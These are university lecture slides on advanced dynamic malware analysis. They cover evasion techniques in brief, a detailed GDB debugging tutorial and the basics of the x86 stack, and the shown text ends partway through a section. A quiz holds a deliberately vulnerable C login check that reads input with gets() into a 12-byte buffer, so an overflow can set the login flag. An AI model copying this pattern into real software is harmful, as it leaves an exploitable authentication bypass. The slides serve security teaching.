جامعة روتشستر الأمريكية للتكنولوجيا في دبي
A Global American University in Dubai

CSEC 202 Reverse Engineering Fundamentals

Module 0x07
Advanced Dynamic Analysis
2 / 2

Eng. Emad Abu Khousa

Sections: 600 | 601 | 602

April 15, 2024

Advanced Dynamic Analysis (ADA) Lesson Plan Overview

Objective:
Students will **understand** the advanced **techniques** used in dynamic malware analysis and **apply** these techniques using both **Linux** and **Windows** debuggers.

Prerequisites:
Basic knowledge of operating systems, programming, and previous experience with static malware analysis.

Attacker Bad Input Quiz

What **type of password string** could defeat the **password check code**? (Check all that apply)

```
#include <stdio.h>
#include <strings.h>

int main(int argc, char *argv[]) {
	int allow_login = 0;
	char pwdstr[12];
	char targetpwd[12] = "MyPwd123";
	printf("Password?: ");
	gets(pwdstr);
	if (strncmp(pwdstr,targetpwd, 12) == 0)
		allow_login = 1;

	if (allow_login == 0)
		printf("Login request rejected");
	else
		printf("Login request allowed");
}
```

- [ ] Any password of length greater than **12 bytes that ends in '123'**
- [ ] Any password of length greater than **16 bytes that begins with 'MyPwd123'**
- [ ] Any password of length greater than **8 bytes**

Advanced Dynamic Analysis (ADA)

Advanced Dynamic Analysis involves:

1. **Running malware** in a controlled environment (usually a virtual machine or a sandbox) to observe its behavior without risking the integrity of the primary system.
2. **Interacting with the source code** during its execution to understand its full capabilities, communication methods, and the changes it makes to the host system.

Use of Specialized Tools:

Utilization of advanced debugging and emulation tools to manipulate malware execution. Tools such as **GDB** (Linux), **x64dbg/x32dbg** (Windows), or more specialized software like IDA Pro and OllyDbg.

The Need for Advanced Dynamic Analysis

Malware Analysis: A Cat-and-Mouse Game

Continuous battle: Analysts develop new detection methods; malware authors devise evasion techniques.

Evasion of Static Analysis	Evasion of Basic Dynamic Analysis
Obfuscation: Conceals true functionality until execution. Common Techniques: • Appear as legitimate software. • Modify code and structure to avoid detection.	**Detection Avoidance: Techniques to not appear malicious in controlled environments.** Common Techniques: • Identify analysis environments (e.g., VMs). • Manipulate operational behavior based on system analysis tools.

The Need for Advanced Dynamic Analysis

Evasion of Static Analysis:

1. **Changing Hashes:** Altering malware slightly to modify its hash and evade hash-based detection. Minor code modifications (e.g., adding a NOP instruction) change the malware's hash
2. **Defeating AV Signatures:** Modifying code patterns to bypass signature-based detection.
3. **Obfuscation of Strings:** Encoding strings to be decoded only during execution. (such as URLs, C2 server addresses, ..etc.)
4. **Runtime Loading of DLLs:** Using LoadLibrary to load DLLs dynamically, avoiding static detection.
5. **Packing:** Using packers to hide the true contents until execution.

The Need for Advanced Dynamic Analysis

Evasion of Basic Dynamic Analysis:

1. **Identification of VMs:** Checking for signs that the malware is running in a virtual machine. *(malware often checks for registry keys or device drivers associated with popular virtualization software such as VMWare and Virtualbox*.)
2. **Timing Attacks:** Using sleep functions to outlast automated analysis systems.
3. **Traces of User Activity:** Detecting minimal user interactions to decide execution paths.
4. **Identification of Analysis Tools:** Recognizing monitoring tools and altering behavior accordingly.

Debugging

The Role of Debugging

Definition of Debugging:

Commonly used by software programmers to **identify and fix bugs.**

Malware as a "Bugged" Program:

- Malware trying to evade detection **can be seen as a program with bugs**.
- Malware reverse engineers often **debug to remove obstacles to malicious activity**.

Importance of Interactive Debugging:

- Essential for advanced malware analysis.
- Provides real-time interaction with the malware during its execution.

Understanding Debuggers in Software Development

Functionality of Debuggers:

- Software or hardware tools used to test or examine program execution.
- Provide deep insights into the workings of a program as it runs.

Role in Development:

- Essential in identifying errors in software; programs often have errors when first written.
- Allow developers to observe the program's process from input to output.

The Role of Debugging in Malware Analysis

Capabilities Provided by Debuggers:

- Allows detailed monitoring of changes in registers, variables, and memory.
- Executes instructions one at a time for precise analysis.
- Enable control over the internal state and execution of a program.
- Offer dynamic views of the program's operation, **unlike disassemblers which only provide pre-execution snapshots.**

Control Over Malware Execution:

- Debuggers enable analysts to modify variables and control the program's flow.
- Ability to **alter execution details like variable values** based on their memory locations
- Offers the analyst greater control over the execution path of the malware.

Debuggers

Types of Debuggers Overview

Source-Level Debuggers:

- Operate on the source code level.
- Commonly used by programmers to identify bugs during code development.
- Provides visibility into local variables and their values.

Assembly-Level Debuggers:

- Used for debugging compiled binaries when source code is unavailable.
- Essential in malware analysis and reverse engineering.
- Allows viewing of CPU registers and memory values.

Kernel-Level Debuggers:

- Debug programs at the operating system kernel level.
- Typically requires two systems: one for running the code, and another for debugging.
- Useful when deep system-level analysis is needed; stopping the kernel affects the whole system.

Types of Debuggers Overview

Both Linux and Windows platforms offer a variety of powerful debuggers:

For Windows:	For Linux
• **x32dbg and x64dbg**: These are two versions of the same debugger, designed for 32-bit and 64-bit Windows applications, respectively. They are user-friendly and feature-rich, making them suitable for a wide range of debugging • **Ollydbg** • **Windbg** • **IDA (Interactive Disassembler)** • **Ghidra**	• **GDB (GNU Debugger):** The standard debugger for the GNU software system, GDB, offers powerful features for debugging programs written in C, C++, and other languages. It's command-line-based but can be used with graphical front-ends like CGDB or through integrations with IDEs. • **Radare2** • **Valgrind** • **Edb (Evan's Debugger)**

An Introduction to GDB (GNU Debugger)

An Introduction to GDB (GNU Debugger)

GDB stands for **GNU Project Debugger** and is a powerful **debugging tool** for C (along with other languages like C++, Ada, Assembly, D, Fortran, Go, Objective-C, Pascal, Rust,..etc).

- It helps you to poke around inside your C programs while they are executing and also allows you to *see what exactly happens* when your program crashes.
- GDB operates on executable files which are binary files produced by the compilation process.

Mastering GDB involves understanding a set of commands that allow for effective debugging, inspection, and manipulation of program execution.

Debugging C Programs with GDB

0. Installing GDB

└─$ **which -a gdb**
/usr/bin/gdb
/bin/gdb

If not:
$ **sudo apt-get update**
$ **sudo apt-get install gdb**

Run GDB:
$ gdb

```
┌──(kali㉿kali)-[~/Desktop/HW11]
└─$ gdb
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
/home/kali/.gdbinit:1: Error in sourced command file:
Undefined command: "".  Try "help".
(gdb)
```

CPU usage: 2.0%

Debugging C Programs with GDB

1. Starting and Stopping

- **$ gdb <program> [arguments]**: Start GDB with a specific program.

- **(gdb) run [arguments]**: Run the program with any necessary arguments.

- **(gdb) quit or q**: Exit GDB.

Example 1

Compile the program using:

$ **gcc ex1.c -o ex1 -g**

- **gcc:** This invokes the GNU Compiler Collection to compile the program.
- **ex1.c:** This is the source file that is being compiled.
- **-o ex1:** This tells gcc to output the compiled program with the filename ex1.

- **-g:** This instructs gcc to include debugging information in the executable. **g** flag means you can see the proper names of variables and functions in your stack frames, get line numbers and see the source as you step around in the executable.

```c
#include<stdio.h>

int main()
{
    int x;
    int a = x;
    int b = x;
    int c = a + b;
    printf("%d\n", c);
    return 0;
}
```

ex1.c

Example1 .. continue

```
$ gdb ./ex1
(gdb) list
```

```
(gdb) list
1       #include<stdio.h>
2
3       int main()
4       {
5           int x;
6           int a = x;
7           int b = x;
8           int c = a + b;
9           printf("%d\n", c);
10          return 0;
(gdb)
```

Note on Debugging and Compiled Malware:


When compiling our own programs for educational purposes, we use the **-g** flag with gcc to include debug information. This enhances our ability to debug the program using tools like gdb by providing access to detailed program information such as source code lines and variable names.

In the case of compiled malware, we typically do not have the convenience of included debug information. Malware binaries are usually stripped of such details to obscure their functionality and impede analysis.

Example1 .. continue

(gdb) lay next
(gdb) layout next

In GDB, the layout next command switches to the next layout view in the Text User Interface mode.



(gdb) run
Starting program: /home/kali/Desktop/W11/ex1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0
[Inferior 1 (process 58811) exited normally]

Example1 .. continue

In GDB, the assembly syntax displayed can be changed from AT&T syntax to Intel syntax using the following methods:

Temporary Change (for the current GDB session):
(gdb) set disassembly-flavor intel

Permanent Change (for all future GDB sessions):
Add the same command set disassembly-flavor intel to your GDB configuration file (~/.gdbinit), which is read every time GDB starts up.

$ nano ~/.gdbinit
Add this line:
set disassembly-flavor intel
Save and close (ctl + x then y)

Example1 .. continue

(gdb) disassemble main
gdb) disas main

The command , **disassemble**, is a GDB command used to display the disassembled output of a compiled function. When you run disassemble main in GDB, it disassembles the machine code of the main function back into assembly instructions.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000001139 <+0>:     push   rbp
   0x000000000000113a <+1>:     mov    rbp,rsp
   0x000000000000113d <+4>:     sub    rsp,0x10
   0x0000000000001141 <+8>:     mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000001144 <+11>:    mov    DWORD PTR [rbp-0x8],eax
   0x0000000000001147 <+14>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000114a <+17>:    mov    DWORD PTR [rbp-0xc],eax
   0x000000000000114d <+20>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000001150 <+23>:    mov    eax,DWORD PTR [rbp-0xc]
   0x0000000000001153 <+26>:    add    eax,edx
   0x0000000000001155 <+28>:    mov    DWORD PTR [rbp-0x10],eax
   0x0000000000001158 <+31>:    mov    eax,DWORD PTR [rbp-0x10]
   0x000000000000115b <+34>:    mov    esi,eax
   0x000000000000115d <+36>:    lea    rax,[rip+0xea0]        # 0x2004
   0x0000000000001164 <+43>:    mov    rdi,rax
   0x0000000000001167 <+46>:    mov    eax,0x0
   0x000000000000116c <+51>:    call   0x1030 <printf@plt>
   0x0000000000001171 <+56>:    mov    eax,0x0
   0x0000000000001176 <+61>:    leave
   0x0000000000001177 <+62>:    ret
End of assembler dump.
(gdb)
```

Debugging C Programs with GDB

2. Breakpoints

- **break** <location>: Set a breakpoint at a specific location (function, filename:linenumber, or *address).
- •**info** breakpoints: List all breakpoints.
- **delete** breakpoints <number>: Delete a specific breakpoint.
- **disable** breakpoints <number>: Disable a specific breakpoint.
- **enable** breakpoints <number>: Enable a previously disabled breakpoint.

Example1 .. continue

(gdb) break main
(gdb) b main
(gdb) b *0x0000555555555139

```
(gdb) break main
Breakpoint 1 at 0x1141: file ex1.c, line 6.
(gdb) run
Starting program: /home/kali/Desktop/W11/ex1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at ex1.c:6
6           int a = x;
(gdb) disas main
Dump of assembler code for function main:
   0x0000555555555139 <+0>:     push   rbp
   0x000055555555513a <+1>:     mov    rbp,rsp
   0x000055555555513d <+4>:     sub    rsp,0x10
=> 0x0000555555555141 <+8>:     mov    eax,DWORD PTR [rbp-0x4]
   0x0000555555555144 <+11>:    mov    DWORD PTR [rbp-0x8],eax
   0x0000555555555147 <+14>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000055555555514a <+17>:    mov    DWORD PTR [rbp-0xc],eax
   0x000055555555514d <+20>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000555555555150 <+23>:    mov    eax,DWORD PTR [rbp-0xc]
   0x0000555555555153 <+26>:    add    eax,edx
   0x0000555555555155 <+28>:    mov    DWORD PTR [rbp-0x10],eax
   0x0000555555555158 <+31>:    mov    eax,DWORD PTR [rbp-0x10]
   0x000055555555515b <+34>:    mov    esi,eax
   0x000055555555515d <+36>:    lea    rax,[rip+0xea0]        # 0x555555556004
   0x0000555555555164 <+43>:    mov    rdi,rax
   0x0000555555555167 <+46>:    mov    eax,0x0
   0x000055555555516c <+51>:    call   0x555555555030 <printf@plt>
   0x0000555555555171 <+56>:    mov    eax,0x0
   0x0000555555555176 <+61>:    leave
   0x0000555555555177 <+62>:    ret
End of assembler dump.
(gdb)
```

(gdb) info breakpoints

Num	Type	Disp	Enb	Address	What
1	breakpoint	keep	y	0x0000555555555139	in main at ex1.c:4
	breakpoint already hit 1 time				
2	breakpoint	keep	y	0x0000555555555141	in main at ex1.c:6

Debugging C Programs with GDB

3 Stepping Through Code

- **next or n**: Execute the **next line of the program** (steps over function calls).
- **step or s**: Step into functions (executes the next **instruction**, stepping into function calls).
- **finish**: Run until the current function is finished.
- **continue or c**: Continue running the program until the next breakpoint or end.

Debugging C Programs with GDB

4 Inspecting State

- print **<expression>**: Evaluate and print an expression (**variables**, ***pointer**, etc.).
- info locals: Display local variables of the current frame.
- info args: Show arguments of the current frame.
- backtrace **or** bt: Display the call stack.

```
Breakpoint 1, main () at ex1.c:6
6         int a = x;
(gdb) print x
$1 = 0
(gdb) print main
$2 = {int ()} 0x555555555139 <main>

(gdb) print a
$3 = 0

(gdb) info locals
x = 0
a = 0
b = 0
c = 0
```

Debugging C Programs with GDB

5. Examining Memory and Registers

- **x/<format> <address>**: Examine memory at a given address. **<format>** can define the number and format of units to display.
- **info registers (**or **info r)**: Show all register values.
- **info register <name>**: Show a specific register's value (**eax**, **ebp**, etc.).

Example1 .. continue

(gdb) info r

```
(gdb) info r
rax            0x555555555139      93824992235833
rbx            0x7fffffffdef8      140737488346872
rcx            0x555555557dd8      93824992247256
rdx            0x7fffffffdf08      140737488346888
rsi            0x7fffffffdef8      140737488346872
rdi            0x1                 1
rbp            0x7fffffffdde0      0x7fffffffdde0
rsp            0x7fffffffddd0      0x7fffffffddd0
r8             0x0                 0
r9             0x7ffff7fcfb10      140737353939728
r10            0x7ffff7fcb858      140737353922648
r11            0x7ffff7fe1e30      140737354014256
r12            0x0                 0
r13            0x7fffffffdf08      140737488346888
r14            0x555555557dd8      93824992247256
r15            0x7ffff7ffd000      140737354125312
rip            0x555555555141      0x555555555141 <main+8>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

(gdb) info r rsp

rsp 0x7fffffffddd0 **0x7fffffffddd0**

Example1 .. continue

Examine:

(gdb) x/x 0x555555556004

0x555555556004: 0x000a6425

(gdb) x/w 0x555555556004

0x555555556004: 0x000a6425

(gdb) x/s 0x555555556004

0x555555556004: "%d\n"

```
(gdb) disas
Dump of assembler code for function main:
   0x0000555555555139 <+0>:     push   rbp
   0x000055555555513a <+1>:     mov    rbp,rsp
   0x000055555555513d <+4>:     sub    rsp,0x10
=> 0x0000555555555141 <+8>:     mov    eax,DWORD PTR [rbp-0x4]
   0x0000555555555144 <+11>:    mov    DWORD PTR [rbp-0x8],eax
   0x0000555555555147 <+14>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000055555555514a <+17>:    mov    DWORD PTR [rbp-0xc],eax
   0x000055555555514d <+20>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000555555555150 <+23>:    mov    eax,DWORD PTR [rbp-0xc]
   0x0000555555555153 <+26>:    add    eax,edx
   0x0000555555555155 <+28>:    mov    DWORD PTR [rbp-0x10],eax
   0x0000555555555158 <+31>:    mov    eax,DWORD PTR [rbp-0x10]
   0x000055555555515b <+34>:    mov    esi,eax
   0x000055555555515d <+36>:    lea    rax,[rip+0xea0]        # 0x555555556004
   0x0000555555555164 <+43>:    mov    rdi,rax
   0x0000555555555167 <+46>:    mov    eax,0x0
   0x000055555555516c <+51>:    call   0x555555555030 <printf@plt>
   0x0000555555555171 <+56>:    mov    eax,0x0
   0x0000555555555176 <+61>:    leave
   0x0000555555555177 <+62>:    ret
End of assembler dump.
(gdb) x/s 0x555555556004
0x555555556004: "%d\n"
```

Debugging C Programs with GDB

6. Modifying Execution

- **set variable <varname>=<value>**: Change the value of a variable.
- Example:
  (gdb) set variable x = 10

- **jump <location>**: Change the execution point to a new location.

```
(gdb) list main
        #include<stdio.h>

        int main()
        {
            int x;
            int a = x;
            int b = x;
            int c = a + b;
            printf("%d\n", c);
            return 0;
(gdb) set variable x = 10
(gdb) c
Continuing.
20
[Inferior 1 (process 124754) exited normally]
(gdb)
```

Debugging C Programs with GDB

7. Stack frame information

info frame or **i f**: This will provide details about the current stack frame when executed in GDB.

(gdb) **b *0x000055555555516c**

(gdb) **info frame**

Stack level 0, frame at 0x7fffffffddf0:
 rip = 0x55555555516c in main (ex1.c:9); saved rip = 0x7ffff7dea6ca
 source language c.
 Arglist at 0x7fffffffdde0, args:
 Locals at 0x7fffffffdde0, Previous frame's sp is 0x7fffffffddf0
 Saved registers:
  rbp at 0x7fffffffdde0, rip at **0x7fffffffdde8**

Debugging C Programs with GDB

7. Stack frame information

(gdb) x/40w $rsp

```
(gdb) x/40x $rsp
0x7fffffffddd0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdde0: 0x00000001      0x00000000      0xf7dea6ca      0x00007fff
0x7fffffffddf0: 0x00000000      0x00000000      0x55555139      0x00005555
0x7fffffffde00: 0x00000000      0x00000001      0xffffdef8      0x00007fff
0x7fffffffde10: 0xffffdef8      0x00007fff      0x6f2d7152      0x0de43d2e
0x7fffffffde20: 0x00000000      0x00000000      0xffffdf08      0x00007fff
0x7fffffffde30: 0x55557dd8      0x00005555      0xf7ffd000      0x00007fff
0x7fffffffde40: 0xd4cf7152      0xf21bc2d1      0x222b7152      0xf21bd293
0x7fffffffde50: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde60: 0x00000000      0x00000000      0xffffdef8      0x00007fff
(gdb)
```

CPU usage: 2.1%

GDB Hands-On Exercise 1

1- Compile for 32-bit Architecture:
Use the command gcc -m32 -g program.c -o program

2- Start GDB with $ gdb program.

3- Breakpoints:

a. Set a breakpoint at the start of main with **break main** (or b main).
b. Set a breakpoint before the printf with **break *address (run & use disas main** to show the code)

4. Variables and Memory:

a. **print x** and **print a**
b. Set x to 25 with **set var x=25** while at the breakpoint in main.
c. Find the address of the assembly command **after printf (i.e the return address)** in the assembly code.

5- Stack Frame and Registers:

a. Find the stack frame information, use **info frame**.
b. Find register information just before printing, use **info registers**.

6- Function Parameters: find the parameters of the printf function: Examine the stack where the arguments are pushed **before** the call to printf. Use **n** or **c** then the command **x/2w $esp, x/2d $esp, and x/2x $esp** after the breakpoint at printf but before it executes. Examine the memory location pointed to by the EDX register. What is the string (**x/s memory_address**)?

7- Print Stack Frame:
Print 20 **DWORD** from the stack pointer (esp) using **x/20x $esp**.

8- Stepping into Functions:
Use **step** or **s** to step into the printf function when at the breakpoint before printf.

9- Printing the Stack:
While inside printf function and before return to main, print the stack frame information (**i f**) and the stack content using **x/20s $esp**.

10- Return Address and Base Pointer:
Find the return address by examining the memory location at ebp + 4 using x**/gx $ebp+4.**
The ebp register can be viewed using **info register ebp**.

Enhancing dbg Functionality with PWNdbg:

https://github.com/pwndbg/pwndbg

```
$ git clone https://github.com/pwndbg/pwndbg
$ cd pwndbg
$ ./setup.sh
```

Smashing the Stack For Fun and Profit


Linux x86 Process Layout

Process memory partitioned into segments

- .text Program code
- .data Initialized static data
- .bss Unitialized static data
- heap Dynamically-allocated memory
- stack Program call stack

Each memory segment has a set of permissions associated with it


- Read, write, and execute (rwx).



Linux x86 Process Layout

Frame Structure

- The stack is composed of frames
- Frames are pushed on the stack as a consequence of function calls (function prolog)
- The address of the current frame is stored in the Frame Pointer (**FP**) register. On Intel architectures x86-32 **EBP** is used for this purpose
- **Each frame contains:**
    1. The function's actual parameters
    2. The return address (**Saved LP** or **RET**) to jump to at the end of the function. (**The Linkage Pointer (Saved LP at EBP + 4**) the address to which a function should return after its execution is completed)
    3. The pointer to the previous frame (**Saved BP**)
    4. Function's local variables




Structure of the ix86 stack

Used to implement procedure abstraction

Stack composed of frames, each of which corresponds to a unique function invocation

– function arguments
– return address (eip)
– frame pointer (ebp)
– local “automatic” data

• Grows downward from higher to lower memory addresses




Stack Frame Setup and Teardown

```
mov DWORD PTR [esp], eax      ; Move the contents of eax into the memory location pointed to by esp
